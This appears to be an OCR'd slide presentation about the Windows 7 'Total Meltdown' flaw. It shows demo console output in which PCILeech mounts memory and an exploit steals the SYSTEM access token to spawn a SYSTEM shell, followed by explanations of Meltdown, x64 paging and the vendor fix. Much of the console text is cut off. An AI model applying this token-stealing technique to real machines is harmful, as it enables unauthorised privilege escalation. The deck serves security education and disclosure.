
By Shaun Nichols in San Francisco 3 Apr 2018 at 19:05 53 SHARE ▼

DEMO

Dump Memory

Insert kernel implant

Elevate to System



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\user>cd c:\pcileech

c:\pcileech>pc                          tdown

MOUNT: INFO:                         kernel module loaded).
MOUNTING PCILEECH FILE SYSTEM:
===============================================================
PCILeech Memory Process File System is mounted in the /proc/ folder.
Memory from dump files or PCILeech hardware DMA devices is analyzed to prov
a convenient process file system.
 - File system is read-only when dump files are used.
 - File system is read-write when FPGA hardware acquisition devices are use
 - Full support exists for some x64 Windows operating systems.
 - Limited support for all other x64 operating systems.
===============================================================
MOUNT: Mounting as drive K:\
```

Administrator: C:\Users\user2\Desktop\totalmelt

```
TotalMeltdown PrivEsc exploit by @UlfFrisk
[*] Retrieving physical memory regions fro
[*] Physical memory region found: 00000000
[*] Physical memory region found: 00000000

[*] Page tables created, we now have acces
[*] Hunting for _EPROCESS structures in me
[*] Trying physical region 000000000000100
[*] Trying physical region 000000000010000
[*] Found System _EPROCESS at 00000000064b
[*] Found our _EPROCESS at 00000000bfc3cbe
[*] Copying system access token ptr fffff8
[*] Done, spawning SYSTEM shell...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.

C:\windows\system32>whoami
nt authority\system

C:\windows\system32>
```

Meltdown

CPU bug – affects Intel CPUs

Meltdown – melts security boundaries which are normally enforced by the hardware

Allows low-privilege processes to disclose (read) privileged virtual memory (including kernel memory) residing in the same page table at up to 500kB/s

Independently discovered by three teams* in 2017

*) Jann Horn (Google Project Zero); Werner Haas, Thomas Prescher (Cyberus Technology); Daniel Gruss, Moritz Lipp, Stefan Mangard, Michael Schwarz (Graz University of Technology)

Coordinated disclosure and patches from OS vendors in January 2018.

x64 Paging - Virtual to Physical

CPU cores execute code work on data with virtual addresses

Virtual address space per process

`0x00007ffdddf00108`

User mode adresses: **`0x0..0x00007fffffffffff`**


`0xfffff6fb7dbedf68`

Kernel adresses: **`0xffff800000000000..0xffffffffffffffff`**

Memory is physical

Physical addresses:


`0x0..<GB RAM>` + ”**`PCIe`**”



A page is 4096 bytes

may also be 2MB or 1GB (much less common)

x64 Paging - Virtual to Physical



FFFFF6FB7DBEDF68

1111111111111111 111101101 111101101 111101101 111101101 111101101000

16 bits
sign-extension bit 47
(all bits are 0 if bit 47 is 0)
(all bits are 1 if bit 47 is 1)

9 bits
index of entry
in page table
LEVEL 4 / PML4
(0-511)
(493/0x1ed)

9 bits
index of entry
in page table
LEVEL 3 / PDPT
(0-511)
(493/0x1ed)

9 bits
index of entry
in page table
LEVEL 2 / PD
(0-511)
(493/0x1ed)

9 bits
index of entry
in page table
LEVEL 1 / PT
(0-511)
(493/0x1ed)

12 bits
address offset
within 4kB page

x64 Paging - Virtual to Physical

FFFFF6FB7DBEDF68


1111111111111111 111101101 111101101 111101101 111101101 111101101000

Index in PML4 (493/0x1ed)

Index in PDPT (493/0x1ed)

Index in PD (493/0x1ed)

Index in PT (493/0x1ed)



Traditional split between kernel-mode addresses: ffff800000000000+ and user-mode addresses 0 .. 7ffffffffff

CR3 physical address of PML4

0000000003868086**3** ← **Entry: PML4e**

0x38680000 ← **Physical Address**

6308683800000000 ← **Little Endian**





Table 4-14. Format of an IA-32e PML4 Entry (PML4E) that References a Page-Directory-Pointer Table

Bit Position(s)	Contents
0 (P)	Present; must be 1 to reference a page-directory-pointer table
1 (R/W)	Read/write; if 0, writes may not be allowed to the 512-GByte region controlled by this entry (see Section 4.6)
2 (U/S)	User/supervisor; if 0, user-mode accesses are not allowed to the 512-GByte region controlled by this entry (see Section 4.6)
3 (PWT)	Page-level write-through; indirectly determines the memory type used to access the page-directory-pointer table
M–1:12	Physical address of 4-KByte aligned page-directory-pointer table referenced by this entry
51:M	Reserved (must be 0)
62:52	Ignored

x64 Paging - Virtual to Physical

FFFFF6FB7DBEDF68

1111111111111111 111101101 111101101 111101101 111101101 111101101000



Traditional split between kernel-mode addresses: ffff800000000000+ and user-mode addresses 0 .. 7fffffffffff

PML4e at index 0x1ed is SELF-REFERENTIAL in Windows 7

From this follows that:
PML4, PDPT, PD, PT and Page are at same location in physical memory!
Alter the contents of one and all will change! They are the same!

Meltdown – The Fix

Create a second per-process page table!

- New separate user page table with tiny kernel stub
  - One PML4 for kernel, One for user-mode
- Old page table kept as-is as ”kernel page table”
- Windows: self-referential entry in both tables

Linux, macOS – similar fixes

Performance loss on older hardware

Windows optimization:

keep single page table for admin processes

Memory Process File System

/proc/ style **file system**

